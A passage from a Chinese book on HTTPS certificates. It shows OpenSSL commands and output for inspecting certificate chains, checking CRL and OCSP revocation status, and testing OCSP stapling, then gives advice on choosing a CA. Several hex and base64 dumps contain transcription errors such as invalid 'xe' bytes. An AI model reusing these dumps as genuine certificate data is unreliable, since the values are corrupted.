- ◎ 该证书密钥扩展用法（Extended Key Usage）扩展表明该证书可以进行 HTTPS 网站服务器身份校验。
- ◎ 该证书的签名算法是 sha256WithRSAEncryption，由 Let's Encrypt 进行签名。
- ◎ CA 密钥标识符（Authority Key Identifier）的值是 A8:4A:6A:63:04:7D:DD:BA:E6:D1:39:B7:A6:45:65:EF:F3:A8:EC:A1。

3) 使用 OpenSSL x509 子命令查看中间证书

```

# 查看 Let's Encrypt 中间证书
$ openssl x509 -in cert.pem -text -noout

```

```
Certificate:
```

```
Data:
  Version: 3 (0x2)
  Serial Number:
    0a:01:41:42:00:00:01:53:85:73:6a:0b:85:ec:a7:08
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: O = Digital Signature Trust Co., CN = DST Root CA X3
  Validity
    Not Before: Mar 17 16:40:46 2016 GMT
    Not After : Mar 17 16:40:46 2021 GMT
  Subject: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:9c:d3:0c:f0:5a:e5:2e:47:b7:72:5d:37:83:b3:
      68:63:30:ea:d7:35:26:19:25:e1:bd:be:35:f1:70:
      92:2f:b7:b8:4b:41:05:cb:a9:9e:35:08:58:ec:b1:
      2a:c4:68:87:0b:a3:e3:75:e4:e6:f3:a7:62:71:ba:
      79:81:60:1f:d7:91:9a:9f:f3:d0:78:67:71:c8:69:
      0e:95:91:cf:fe:e6:99:e9:60:3c:48:cc:7e:ca:4d:
      77:12:24:9d:47:1b:5a:eb:b9:ec:1e:37:00:1c:9c:
      ac:7b:a7:05:ea:ce:4a:eb:bd:41:e5:36:98:b9:cb:
      fd:6d:3c:96:68:df:23:2a:42:90:0c:86:74:67:c8:
      7f:a5:9a:b8:52:61:14:13:3f:65:e9:82:87:cb:db:
      fa:0e:56:f6:86:89:f3:85:3f:97:86:af:b0:dc:1a:
      ef:6b:0d:95:16:7d:c4:2b:a0:65:b2:99:04:36:75:
      80:6b:ac:4a:f3:1b:90:49:78:2f:a2:96:4f:2a:20:
      25:29:04:c6:74:c0:d0:31:cd:8f:31:38:95:16:ba:
      a8:33:b8:43:f1:b1:1f:c3:30:7f:a2:79:31:13:3d:
      2d:36:f8:e3:fc:f2:33:6a:b9:39:31:c5:af:c4:8d:
      0d:1d:64:16:33:aa:fa:84:29:b6:d4:0b:c0:d8:7d:
      c3:93
    Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Basic Constraints: critical
      CA:TRUE, pathlen:0
    X509v3 Key Usage: critical
      Digital Signature, Certificate Sign, CRL Sign
    Authority Information Access:
      OCSP - URI:http://isrg.trustid.ocsp.identrust.com
      CA Issuers - URI:http://apps.identrust.com/roots/
dstrootcax3.p7c

  X509v3 Authority Key Identifier:
    keyid:C4:A7:B1:A4:7B:2C:71:FA:DB:E1:4B:90:75:FF:C4:15:60:
```

85:89:10

X509v3 Certificate Policies:

Policy: 2.23.140.1.2.1

Policy: 1.3.6.1.4.1.44947.1.1.1

CPS: <http://cps.root-x1.letsencrypt.org>

X509v3 CRL Distribution Points:

Full Name:

URI:<http://crl.identrust.com/DSTROOTCAX3CRL.crl>

X509v3 Subject Key Identifier:

A8:4A:6A:63:04:7D:DD:BA:E6:D1:39:B7:A6:45:65:EF:F3:A8:EC:A1

Signature Algorithm: sha256WithRSAEncryption

```

dd:33:d7:11:f3:63:58:38:dd:18:15:fb:09:55:be:76:56:b9:
70:48:a5:69:47:27:7b:c2:24:08:92:f1:5a:1f:4a:12:29:37:
24:74:51:1c:62:68:b8:cd:95:70:67:e5:f7:a4:bc:4e:28:51:
cd:9b:e8:ae:87:9d:ea:d8:ba:5a:a1:01:9a:dc:f0:dd:6a:1d:
6a:d8:3e:57:23:9e:a6:1e:04:62:9a:ff:d7:05:ca:b7:1f:3f:
c0:0a:48:bc:94:b0:b6:65:62:e0:c1:54:e5:a3:2a:ad:20:c4:
e9:e6:bb:dc:c8:f6:b5:c3:32:a3:98:cc:77:a8:e6:79:65:07:
2b:cb:28:fe:3a:16:52:81:ce:52:0c:2e:5f:83:e8:d5:06:33:
fb:77:6c:ce:40:ea:32:9e:1f:92:5c:41:c1:74:6c:5b:5d:0a:
5f:33:cc:4d:9f:ac:38:f0:2f:7b:2c:62:9d:d9:a3:91:6f:25:
1b:2f:90:b1:19:46:3d:f6:7e:1b:a6:7a:87:b9:a3:7a:6d:18:
fa:25:a5:91:87:15:e0:f2:16:2f:58:b0:06:2f:2c:68:26:c6:
4b:98:cd:da:9f:0c:f9:7f:90:ed:43:4a:12:44:4e:6f:73:7a:
28:ea:a4:aa:6e:7b:4c:7d:87:dd:e0:c9:02:44:a7:87:af:c3:
34:5b:b4:42

```

-
- ◎ Let's Encrypt 中间证书是 DST Root CA X3 签发的。
 - ◎ 基本约束（Basic Constraints）扩展 CA 属性是 TRUE，pathlen 属性是 0，表示该证书是一个 CA 证书，可以签发服务器实体证书。
 - ◎ 该证书密钥用法（Key Usage）扩展的值表明证书可用于数字签名（Digital Signature）、证书签名（Certificate Sign）。
 - ◎ 该证书的 CRL 分发点地址是 <http://crl.identrust.com/DSTROOTCAX3CRL.crl>。
 - ◎ 使用者密钥标识符（Subject Key Identifier）的值是 A8:4A:6A:63:04:7D:DD:BA:E6:D1:39:B7:A6:45:65:EF:F3:A8:EC:A1，该值和服务器实体证书（cert.pem）CA 密钥标识符对应的值是相同的。

4) 使用 OpenSSL x509 子命令查看根证书

DST_ROOT.pem 是 IdenTrust CA 机构的根证书 DST Root CA X3，获取方式本节开始的时候介绍过。

```
$ openssl x509 -in DST_ROOT.pem -noout -text

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      44:af:b0:80:d6:a3:27:ba:89:30:39:86:2e:f8:40:6b
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: O = Digital Signature Trust Co., CN = DST Root CA X3
    Validity
      Not Before: Sep 30 21:12:19 2000 GMT
      Not After : Sep 30 14:01:15 2021 GMT
    Subject: O = Digital Signature Trust Co., CN = DST Root CA X3
```

对于根证书来说，证书签发者（Issuer）和使用者（Subject）都是 DST Root CA X3，也就是自签名证书。

6.7.8 校验 CRL

现在使用 OpenSSL 命令介绍如何校验 CRL，校验有两种方式。

1) 手动校验 CRL

下载 CRLs 文件，手动查看服务器实体证书的序列号是否存在于 CRLs 中，如果存在说明证书被吊销了，这种方式不校验 CRLs 的签名。

Let's Encrypt 认为 CRL 的作用已经不大，所以其签发的证书并不包含 CRL 分发点信息，本例校验 www.sina.com.cn 证书的 CRL 信息。

```
# 下载服务器实体证书
$ openssl s_client -connect www.sina.com.cn:443 2>&1 < /dev/null | sed -n
' /-----BEGIN/, /-----END/p' > www_cert.pem

# 找到服务器实体证书的 CRL 分发点
$ openssl x509 -in www_cert.pem -noout -text | grep "crl"

# 输出 CRL 分发点地址
URI:http://gn.symcb.com/gn.crl

# 下载 CRLs 文件
```



```
$ wget "http://gn.symcb.com/gn.crl"
```

最终 CRLs 文件输出如下:

```
# 查看 CRLs 文件内容
$ openssl crl -inform DER -text -noout -in gn.crl

Certificate Revocation List (CRL):
  # 版本号, 必须是 v2 版本
  Version 2 (0x1)
  Signature Algorithm: sha256WithRSAEncryption
  # CRLs 签发者
  Issuer: /C=US/O=GeoTrust Inc./CN=GeoTrust SSL CA - G3
  # CRLs 本次更新时间
  Last Update: Nov 15 21:00:54 2017 GMT
  # CRLs 下次更新时间
  Next Update: Nov 22 21:00:54 2017 GMT
  # 扩展
  CRL extensions:
    X509v3 Authority Key Identifier:
      keyid:D2:6F:F7:96:F4:85:3F:72:3C:30:7D:23:DA:85:78:9B:A3:
7C:5A
    X509v3 CRL Number:
      2989
  Revoked Certificates:
    # 服务器实体证书的序列号
    Serial Number: 01004C59C3FF94F884A1CB5A51998365
    # 服务器实体证书的吊销时间
    Revocation Date: Jan 18 04:09:49 2016 GMT
    # 另外一个被吊销的证书
    Serial Number: 0102E06CA214D601F4B65361FA25D6D3
    Revocation Date: Oct 3 08:52:16 2017 GMT
  # CRLs 签名算法
  Signature Algorithm: sha256WithRSAEncryption
    68:ff:f6:a0:78:c7:a5:5a:46:7c:48:51:2b:6f:11:ea:33:e8:
    be:c6:e1:c3:ad:f3:2e:ba:d5:47:1c:7a:b0:2e:09:31:e3:bb:
    d5:65:23:ce:d2:35:9c:69:72:4f:b5:91:2c:4c:60:8e:fa:c6:
    d5:78:f2:87:56:2e:d2:42:4c:57:50:fe:b5:08:58:df:7c:08:
    84:ff:82:52:0f:c8:e3:9d:2b:77:98:31:0f:7c:9a:72:42:2a:
    db:6e:9c:f3:xe:83:db:3f:9c:e4:25:68:6c:1c:fc:b5:13:52:
    07:7a:c1:fb:b5:a0:7c:4d:59:36:0e:b3:8b:15:5d:39:81:6e:
    f4:ad:4d:13:2e:e4:72:51:09:8e:a6:00:36:9e:45:cb:89:04:
    b4:cf:3e:5e:3f:d0:0c:55:69:35:ce:e0:52:a9:72:f5:7a:10:
    d5:39:ee:8f:b0:02:6b:6a:22:ac:b6:75:8b:fe:41:e0:76:52:
    71:39:73:f4:7a:1e:c5:6f:c9:eb:02:15:db:bc:a8:76:61:fe:
    95:57:6d:1e:d2:b1:10:57:5c:xe:72:66:0c:78:cd:fb:3b:6f:
```

```
93:f1:b7:97:e1:74:d3:4e:64:47:71:9b:5d:1e:21:e4:61:68:
bd:72:aa:c9:1d:14:9b:cb:3c:0f:ac:e9:4f:63:e4:67:e1:fe:
c4:79:ae:d0
```

2) 自动校验 CRL

第二种方式通过 OpenSSL verify 子命令自动校验证书的吊销状态，步骤如下：

```
# 下载证书链文件
$ openssl s_client -connect www.sina.com.cn:443 -showcerts 2>&1 </dev/null \
  | sed -ne '/-BEGIN CERTIFICATE-/,/-END CERTIFICATE-/p' \
  > www_fullchain.pem

# 拆分证书文件，www_cert.pem 是服务器实体证书，www_chain1.pem 是中间证书
$ cat www_fullchain.pem | awk 'split_after==1{n++;split_after=0} \
  /-----END CERTIFICATE-----/ {split_after=1} \
  {print > "www_cert" n ".pem"}'

# 重命名中间证书，在该例中，中间证书只有一个
$ mv www_cert1.pem www_chain.pem

# 找到服务器实体证书的 CRL 分发点
$ openssl x509 -in www_cert.pem -noout -text | grep "crl"

# 输出 CRL 分发点地址
URI:http://gn.symcb.com/gn.crl

# 下载 CRLs 文件
$ wget "http://gn.symcb.com/gn.crl"

# 将 CRLs 文件转换为 PEM 格式
$ openssl crl -inform DER -in gn.crl -outform PEM -out crl.pem

# 合并中间证书和 CRLs 文件
$ cat www_chain.pem crl.pem > crl_chain.pem

# 校验，-CAfile 表示完整证书链
$ openssl verify -crl_check -CAfile crl_chain.pem www_cert.pem

# 输出 ok 表示服务器实体证书没有被吊销
www_cert.pem: OK
```

3) 比较服务器实体证书的签发者和 CRLs 的签发者

```
# 查询服务器实体证书的签发者
$ openssl x509 -in www_cert.pem -issuer -pubkey
# 输出
```

```

issuer=C = US, O = GeoTrust Inc., CN = GeoTrust SSL CA - G3

# 查询 CRLs 的签发者
$ openssl crl -inform DER -noout -in gn.crl -issuer
# 输出
issuer=C = US, O = GeoTrust Inc., CN = GeoTrust SSL CA - G3

```

可以看出服务器实体证书的签发者和 CRL 文件签发者是同一个组织。

6.7.9 校验 OCSP

1) 校验 Let's Encrypt 的 OCSP 服务

```

# 从服务器实体证书中获取 OCSP 的地址
$ openssl x509 -in cert.pem -noout -ocsp_uri

# 输出 OCSP URL 地址
http://ocsp.int-x3.letsencrypt.org

# 校验 OCSP
$ openssl ocsp -issuer chain.pem -cert cert.pem -CAfile chain.pem \
  -no_nonce --text -url http://ocsp.int-x3.letsencrypt.org \
  -header Host=ocsp.int-x3.letsencrypt.org

```

最后的输出如下：

```

# OCSP 请求
OCSP Request Data:
# 版本
Version: 1 (0x0)
Requestor List:
Certificate ID:
Hash Algorithm: sha1
# 计算签发者的摘要
Issuer Name Hash: 7EE66AE7729AB3FCF8A220646C16A12D6071085D
Issuer Key Hash: A84A6A63047DDDBAE6D139B7A64565EFF3A8ECA1
# 待校验证书的序列号
Serial Number: 04EBA7CE164DADF0567D1E6BEA58B476985A
OCSP Response Data:
OCSP Response Status: successful (0x0)
# 响应类型
Response Type: Basic OCSP Response
Version: 1 (0x0)
# OCSP 服务提供方是 Let's Encrypt Authority X3
Responder Id: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
# 响应时间

```

```
Produced At: Nov 24 02:51:00 2017 GMT
# 待查询证书的状态信息
Responses:
Certificate ID:
  Hash Algorithm: sha1
  Issuer Name Hash: 7EE66AE7729AB3FCF8A220646C16A12D6071085D
  Issuer Key Hash: A84A6A63047DDDBAE6D139B7A64565EFF3A8ECA1
  Serial Number: 04EBA7CE164DADF0567D1E6BEA58B476985A
# 该证书没有注销
Cert Status: good
# thisUpdate 和 nextUpdate 时间
This Update: Nov 24 02:00:00 2017 GMT
Next Update: Dec 1 02:00:00 2017 GMT

Signature Algorithm: sha256WithRSAEncryption
48:b1:35:cf:94:9a:7b:d2:ee:7b:87:ff:01:39:91:48:f5:c8:
75:eb:d5:f5:b8:bc:dd:2f:76:8f:05:11:55:36:87:b1:97:f8:
8b:b9:c3:d1:7a:d9:47:1f:e5:5f:67:7b:8c:21:21:88:31:a0:
f8:54:1a:78:58:a1:c1:9e:3c:a6:37:ac:9a:3a:xe:86:24:ca:
59:45:54:e7:1a:7f:16:26:d9:87:2b:e0:8b:bc:7a:7d:62:af:
c4:12:90:1f:75:45:29:28:42:42:17:46:d5:d0:fe:2e:59:71:
26:10:20:50:f0:6f:46:2c:09:c9:9a:69:52:cd:48:46:7c:ca:
a3:2e:f0:cb:f8:57:4d:9e:2f:62:aa:ed:4e:53:84:40:95:17:
e8:7f:af:48:26:02:17:11:da:b3:e6:d5:13:d5:0c:77:25:7f:
94:3c:f5:61:6d:77:a1:d2:81:e0:c8:0e:0f:f6:c8:94:24:d9:
7c:06:0d:f9:c9:7c:ff:02:bc:52:18:cc:33:ba:16:90:36:ed:
d9:89:bd:49:79:41:12:ca:71:3f:56:55:19:51:11:77:6e:b3:
e4:7c:59:17:4c:03:01:57:0d:9e:f0:16:3e:e3:7e:60:f3:44:
57:08:50:ec:c6:81:b9:42:86:78:40:18:14:fe:ed:d8:f0:87:
29:f8:05:7f
Response verify OK
cert.pem: good
  This Update: Nov 24 02:00:00 2017 GMT
  Next Update: Dec 1 02:00:00 2017 GMT
```

可见这个 OCSP 响应仅包含 OCSP Response Data，并不包含 Certificate 信息（用来校验 OCSP Response Data 响应信息），这是允许的。

对一些命令参数进行说明。

- ◎ no_nonce: Nonce 是为了避免重放攻击，很多 OCSP 服务并不支持，可以使用 -no_nonce 参数禁止发送 Nonce。
- ◎ header: 某些版本的 OpenSSL 命令行工具需要在请求头中加入主机名。
- ◎ CAfile: 使用证书链对 OCSP 相应进行签名验证，在本例中，该参数并不会生效，

因为 OCSP 响应没有包含签名证书链。

2) 校验 GeoTrust 的 OCSP 响应

Let's Encrypt 的 OCSP 响应不包含 Certificate 信息，而 GeoTrust 的 OCSP 响应包含 Certificate 信息，接下来通过 GeoTrust 的例子进行演示。

新浪的服务器实体证书是 GeoTrust 签发的，如何获取服务器实体证书(www_cert.pem)、中间证书(www_chain.pem)已经在前面讲过。

```
$ openssl ocsp -issuer www_chain.pem -cert www_cert.pem \
-url http://gn.symcd.com -CAfile www_chain.pem --text -no_nonce
```

最终的输出如下：

```
OCSP Request Data:
  Version: 1 (0x0)
  Requestor List:
    Certificate ID:
      Hash Algorithm: sha1
      Issuer Name Hash: B18B0B019753072C7437D29DB3E18DA36CCE57E0
      Issuer Key Hash: D26FF796F4853F723C307D23DA85789BA37C5A7C
      Serial Number: 3B2C047B44794D61836676189365612E
OCSP Response Data:
  OCSP Response Status: successful (0x0)
  Response Type: Basic OCSP Response
  Version: 1 (0x0)
  Responder Id: 13DEAFC3A3F40894F0159568F1B463F5452735EE
  Produced At: Nov 23 04:23:00 2017 GMT
  Responses:
    Certificate ID:
      Hash Algorithm: sha1
      Issuer Name Hash: B18B0B019753072C7437D29DB3E18DA36CCE57E0
      Issuer Key Hash: D26FF796F4853F723C307D23DA85789BA37C5A7C
      Serial Number: 3B2C047B44794D61836676189365612E
  Cert Status: good
  This Update: Nov 23 04:23:00 2017 GMT
  Next Update: Nov 30 04:23:00 2017 GMT

Signature Algorithm: sha1WithRSAEncryption
dd:33:05:e9:c0:70:75:b2:92:02:69:fa:82:ce:26:d0:09:6b:
cf:6a:6f:c4:7e:d5:26:34:1d:88:f8:51:64:6c:f7:a4:67:01:
f1:fa:fc:e0:59:2c:a1:a1:e7:e8:14:b6:9c:28:3d:63:1b:ed:
33:e7:7b:90:e5:42:89:b3:30:e3:27:e2:2d:9a:6d:86:17:30:
38:50:c1:70:fb:92:8c:73:ca:bc:21:9c:cc:f7:b2:6f:3e:fb:
f1:7b:a3:3e:bd:b6:27:cd:d9:fd:86:0a:81:08:f7:b2:76:e6:
```

```
6b:38:22:22:48:3b:e2:64:1b:9e:36:0e:25:7a:54:50:13:12:
58:c5:e1:c5:70:92:c9:7c:a6:71:37:70:71:c9:41:d8:05:b9:
95:88:3f:0a:db:8a:c9:8f:c8:3f:a2:24:4d:87:e8:c0:44:47:
2f:ac:14:04:cd:e5:42:27:43:08:49:b2:be:c0:7d:95:61:17:
1e:38:a2:6f:7e:00:11:4f:38:d5:52:61:0d:89:42:cc:db:60:
d4:ce:72:f5:a2:0c:ac:9d:3d:80:c4:b1:d2:54:c9:0d:ac:f6:
77:67:62:b6:0a:44:a0:95:01:70:c2:9d:bc:aa:5e:bc:ff:d4:
b8:da:f5:4c:ce:52:8f:82:31:4d:be:c3:93:75:bf:e6:67:50:
2a:cf:7b:50

# Certificate 证书链信息
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      24:ca:7a:c4:fb:0a:08:54:1a:1c:33:30:40:68:77:8a
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: C=US, O=GeoTrust Inc., CN=GeoTrust SSL CA - G3
  Validity
    Not Before: Oct 11 00:00:00 2017 GMT
    Not After : Jan  9 23:59:59 2018 GMT
  Subject: CN=GeoTrust SSL CA - G3 OCSP Responder
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:e5:4c:55:ef:d9:42:4c:xe:9f:49:d6:d6:e3:d6:
      9d:f5:1b:1d:28:22:f9:ef:a7:61:d0:c3:78:e4:e9:
      f9:55:0d:61:a6:10:08:67:54:b1:e6:89:25:bf:f9:
      b3:a7:b2:cc:a4:94:0e:7b:48:73:b6:bb:ac:23:6c:
      0c:2e:82:d7:54:bb:c6:76:ee:92:ae:18:fe:95:a6:
      a9:23:1f:91:f2:54:b6:9b:42:c0:a2:b1:fb:33:xe:
      03:f5:eb:2b:35:18:88:d1:47:86:0f:4f:7f:81:0b:
      c7:e2:c7:4e:e1:b7:43:7f:12:5d:72:ff:91:bd:87:
      8b:31:eb:14:e9:b4:4e:a4:e8:d3:e8:34:20:ac:49:
      de:b8:be:4a:99:4c:10:f2:3b:25:42:36:da:50:be:
      d2:97:46:62:bd:3e:6b:41:b6:24:68:11:17:a7:7c:
      00:66:f8:f5:f3:8a:eb:4e:06:24:da:ec:ec:45:c2:
      9a:09:18:cb:36:8a:2c:8b:70:36:a1:47:96:d5:a9:
      da:77:c1:d1:77:28:40:cf:df:cb:cc:f1:cb:79:2e:
      35:87:8c:da:8a:25:4d:01:ea:30:81:b3:e9:c5:4b:
      19:4a:6c:97:cb:69:8c:e4:03:59:5e:85:f8:47:d5:
      0d:22:1e:df:81:9b:8a:7c:6f:c7:c9:8d:0c:5a:ed:
      23:b5
    Exponent: 65537 (0x10001)
```

```

X509v3 extensions:
    OSCP No Check:

X509v3 Subject Alternative Name:
    DirName:/CN=TGV-E-3358
X509v3 Authority Key Identifier:
    keyid:D2:6F:F7:96:F4:85:3F:72:3C:30:7D:23:DA:85:78:9B:A3:
7C:5A:7C

X509v3 Subject Key Identifier:
    13:xe:AF:C3:A3:F4:08:94:F0:15:95:68:F1:B4:63:F5:45:27:35:EE
X509v3 Basic Constraints: critical
    CA:FALSE
# 该证书允许签发 OSCP 响应
X509v3 Extended Key Usage:
    OSCP Signing
X509v3 Key Usage: critical
    Digital Signature
Signature Algorithm: sha256WithRSAEncryption
14:dd:9d:df:57:e5:4e:f3:00:fe:5e:2b:37:1e:ee:87:31:aa:
af:32:14:74:52:a2:96:33:26:b1:e7:a0:a2:fe:cd:f0:fe:85:
6e:42:1d:95:59:92:6e:20:29:89:ed:cd:80:5c:41:90:ca:6a:
d4:b6:26:39:23:28:8e:84:06:49:15:16:33:61:e7:39:e8:b5:
3e:5c:9c:1c:a8:28:e3:82:ed:48:24:ea:1c:00:38:1c:5c:e9:
df:ff:a0:75:6a:6f:8f:8c:f0:e9:0b:ca:d4:23:09:a2:0d:98:
2c:41:2c:71:50:a4:47:6c:21:c4:43:8e:d2:d8:0e:ff:18:47:
57:16:b4:e7:21:6c:f7:52:95:15:11:f4:ef:c9:13:58:17:bd:
a1:03:88:2f:08:06:4d:96:3d:0b:4e:56:e7:ef:d4:49:f1:b2:
9a:7d:5e:e2:66:ad:9e:3a:74:09:fe:d9:ee:91:cb:82:78:75:
0b:4e:72:cd:26:45:8b:0c:1a:f8:65:cc:60:7f:aa:ad:71:18:
3d:0b:72:ae:46:bc:37:d4:f2:3e:f8:e8:b8:3b:ca:9e:2e:6e:
85:f8:8b:45:3d:54:5d:ae:00:59:21:7c:a2:e3:05:cb:e1:ef:
92:d3:e5:c9:f5:96:0d:a2:78:51:b8:cf:76:73:9a:f1:fb:c6:
cf:e3:ff:f6
-----BEGIN CERTIFICATE-----
MIIDqDCCApCgAwIBAgIQJmp6xPsKCFQaHDMwQGh3ijANBgkqhkiG9w0BAQsFADBE
MQswCQYDVQQGEwJVUzEWMBQGA1UEChMNR2VvVHJlc3QgSW5jLjEgZDMBsGA1UEAxMU
R2VvVHJlc3QgU1NMIENBIC0gRzMwHhcNMTcxMDExMDAwMDAwWhcNMTgwMTA5MjM1
OTU5WjAuMSwwKgYDVQQDEyNHZW9UcnVzdCBTU0wgQ0EgLSBHMyBYPQ1NQIFJlc3Bv
bmRlcjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAAOVMe/ZQkzen0nW
1uPWnfUbHSGi+e+nYdDDeOTp+VUNYaYQCGdUseaJJb/5s6eyzKSUDntIc7a7rCNs
DC6C11S7xbukq4Y/pWmqSMfkfJUtpCwKKx+zPeA/XrKzUYiNFHhg9Pf4ELx+LH
TuG3Q38SXXL/kb2HizHrFom0TqTo0+g0IKxJ3ri+Sp1MEPI7JUI221C+0pdGYr0+
a0G2JGgRF6d8AGb49fOK604GJNrs7EXCmgkYqzaKLItwNqFhltWp2nfb0XcoQM/f
y8zxy3kuNYeM2oolTQHqMIGz6cVLGUpsl8tpjOQDWV6F+EfvDSIe34Gbinxv8mN

```

```
DFrtI7UCAwEAAaOBqzCBqDAPBgkrBgEFBQcwAQUEAgUAMCIGA1UdEQQbMBmkFzAV
MRMwEQYDVQQDEWpUR1YtRS0zMzU4MB8GA1UdIwQYMBaAFNJV95b0hT9yPDB9I9qF
eJujfFp8MB0GA1UdDgQWBQBQT3q/Do/QI1PAVlWjxtGP1RSc17jAMBGNVHRMBAf8E
AjAAMBMGA1UdJQQMMAoGCCsGAQUFBwMJMA4GA1UdDWEB/wQEAWIHgDANBgkqhkiG
9w0BAQsFAAOCAQEAFN2d31flTvMA/14rNx7uhzGqrzIUdFKiljMmseegov7N8P6F
bkIdlVmSbiApie3NgFxBkMpqlLYmOSMojoQGSRUWM2HnOeilPlyCHKGo44LtSCTq
HAA4HFzp3/+gdWpvj4zw6QvK1CMJog2YLEEscVCkR2whxE000tgO/xhHVxa05yFs
91KVFRH078kTWBe9oQOILwgGTZY9C05W5+/USfGymnle4matnjp0Cf7Z7pHLgnh1
C05yzSZFiwwa+GXYMH+qrXEYPQtyrka8N9TyPvjouDvKni5uhfiLRT1UXa4AWSF8
ouMFy+HvktPlyfWWDaJ4UbjPdnOa8fvGz+P/9g==
-----END CERTIFICATE-----
Response verify OK
www_cert.pem: good
    This Update: Nov 23 04:23:00 2017 GMT
    Next Update: Nov 30 04:23:00 2017 GMT
```

6.7.10 校验 OCSP 封套

并不是所有的 HTTPS 网站都支持 OCSP 封套，分别对这两种情况进行说明。

1) 使用不支持 OCSP 封套的 HTTPS 网站进行演示

```
$ openssl s_client -connect letsencrypt.org:443 -status -tlsextdebug <
/dev/null 2>&1 \
    | grep -i "OCSP response"

# 如果服务器不支持 OCSP 封套，则输出
OCSP response: no response sent
```

2) 使用支持 OCSP 封套的 HTTPS 网站进行演示

```
$ openssl s_client -connect www.baidu.com:443 -status -tlsextdebug <
/dev/null 2>&1

# 重点关注 OCSP 的输出
OCSP Response Data:
  OCSPP Response Status: successful (0x0)
  Response Type: Basic OCSP Response
  Version: 1 (0x0)
  Responder Id: 1EA5BDCA59645585ACDA54342340D1F6BDC3B0F6
  Produced At: Nov 23 09:53:04 2017 GMT
  Responses:
  Certificate ID:
    Hash Algorithm: sha1
    Issuer Name Hash: D1B1648B8C9F0DD16BA38ACD2B5017D5F9CFC064
    Issuer Key Hash: 5F60CF619055DF8443148A602AB2F57AF44318EF
```



```
Serial Number: 460BEDCC6C68FB0067F0980DB84DBF82
Cert Status: good
This Update: Nov 23 09:53:04 2017 GMT
Next Update: Nov 30 09:53:04 2017 GMT
```

6.8 其他

本节补充证书的其他信息，主要包含两个知识点：如何选择 一个 CA 机构，以及证书透明度。

6.8.1 如何选择 一个 CA 机构

理解证书结构后，在购买、部署证书的时候就会更有把握。CA 机构多如牛毛，选择哪个 CA 机构签发证书需要仔细考虑。

对于个人和中小网站来说，如果希望获得免费的证书，那么 Let’s Encrypt 是最好的选择。而对于中大型企业来说，从安全和企业品牌的角度来看，选择一个优秀的收费 CA 机构很重要，本节介绍一些 CA 选择原则，供读者参考。

1) 价格

对于中大型企业来说，证书的价格虽然并不高，但不代表应该选择一个收费最高的 CA 机构。证书的价格需要综合考虑，不同类型的证书有不同的价格，服务更好的 CA 机构其证书价格必然更高。

对于价格选择，应该充分了解每家 CA 机构，选择性价比最高的 CA 机构。

DigiCert 是一家非常著名的 CA 机构，了解其证书的收费标准，对于不同类型、不同机制的证书，其价格阶梯是不一样的，如表 6-1 所示。

表 6-1 DigiCert 证书的收费标准

-	单域名证书	EV 证书	SAN 证书	通配符证书
每年价格	175 美元	最低 295 美元	最低 299 美元	最低 599 美元
支持 EV 选项	-	-	支持	-
支持通配符选项	-	-	支持	-

对于 SAN 证书：

- ◎ 可以签发 EV 类型证书，每增加一个主机，每年需要额外花费 50 美元。
- ◎ 最多可以包含 250 个主机。

- ◎ 其签发的证书可以支持通配符，收费价格是不一样的，每增加一个主机，每年需要额外花费 100 美元。

成熟的 CA 机构，用户购买证书的时候都有价格计算器，对于读者来说，通配符证书和 EV 证书价格相对是高的。不同类型（DV、OV、EV）的证书结合不同的机制（SAN 机制、通配符机制），价格也是不一样的。

2) 声誉

一家拥有良好声誉的 CA 机构是值得信赖的，历史悠久的 CA 机构证明其安全性值得信赖，没有出现重大的问题。

如果一家 CA 机构大规模签发过错误证书，证书校验方会从可信任根证书列表中去除该 CA 机构的根证书，该 CA 机构就失去了市场基础。在选择 CA 机构的时候，一定要了解 CA 机构安全性方面的历史。比如赛门铁克错误签发了一些证书，谷歌 Chrome 70 版本以后将完全不信任所有赛门铁克证书，包括 GeoTrust、Thawte 和 Rapid SSL 等子品牌，所以 CA 机构需要谨慎对待安全性。

品牌效应也很重要，具有较好品牌度的 CA 机构更值得信赖，有相关安全背景的 CA 机构签发的证书可信度也更高。很多证书购买用户，会在其网站明显的位置放入 CA 机构的 Logo，代表由专业的 CA 公司保证安全性，这就是 CA 机构的品牌效应。

选择一家 CA 机构，也要看企业的主营业务，如果一家 CA 机构的收入来源就是售卖证书，那么就要谨慎选择了。

历史悠久的 CA 机构，其根证书会植入到大部分浏览器、操作系统、手机设备中，兼容性会更好。比如 Let's Encrypt 作为一家新兴的 CA 机构，目前也只有 Firefox 直接信任其根证书，未来相信 Let's Encrypt 根证书会植入到大部分设备中。

3) 兼容性

大部分 CA 机构签发的证书兼容性都是不错的，因为 CA 机构可以选择一家老牌 CA 机构对其证书进行交叉认证，兼容性完全取决于老牌 CA 结构，Let's Encrypt 就是这么做的。

兼容性越高，安全性其实就越差，比如 Windows XP 系统只支持 SHA1 摘要算法，为了兼容这些老系统，签发证书的摘要算法只能是 SHA1 算法，服务器配置的 TLS/SSL 协议版本也只能低于 v1.1，较低版本的 TLS/SSL 协议和 SHA1 算法已经被证明是不安全的了。

4) 新技术

一家优秀的 CA 机构不仅仅是售卖证书，也要承担起社会的责任，那就是让互联网更安全，会积极地推广证书新技术。

比如 DigiCert CA 机构也是 CA/Browser 论坛的成员，积极地推广相关的标准。从技术

层面上说，一家 CA 机构如果不能及时支持一些新的证书特性，就要谨慎使用该 CA 机构签发的证书了。

对于证书来说，技术上应该支持：

- ◎ 签发的证书完全符合 X.509 证书标准。
- ◎ ECC 椭圆曲线，就是说能支持签发 ECDSA 证书。
- ◎ 支持密钥长度为 2048 比特的 RSA 证书。
- ◎ 支持 SHA2 族的摘要算法。
- ◎ 支持 OCSP 服务，且 OCSP 服务的性能要有一定的保证。
- ◎ 支持证书透明信息。
- ◎ 吊销更新机制要快，比如服务器实体提交吊销申请后，CA 机构能够快速吊销，并更新 CRL 和 OCSP 服务。

5) 服务

CA 机构的服务也要尽量完善，比如有 7×24 小时的人工服务，管理、申请、撤销、更新证书操作要更自动化，有一些工具可以使用，专业化的服务也能体现一家 CA 机构的实力。

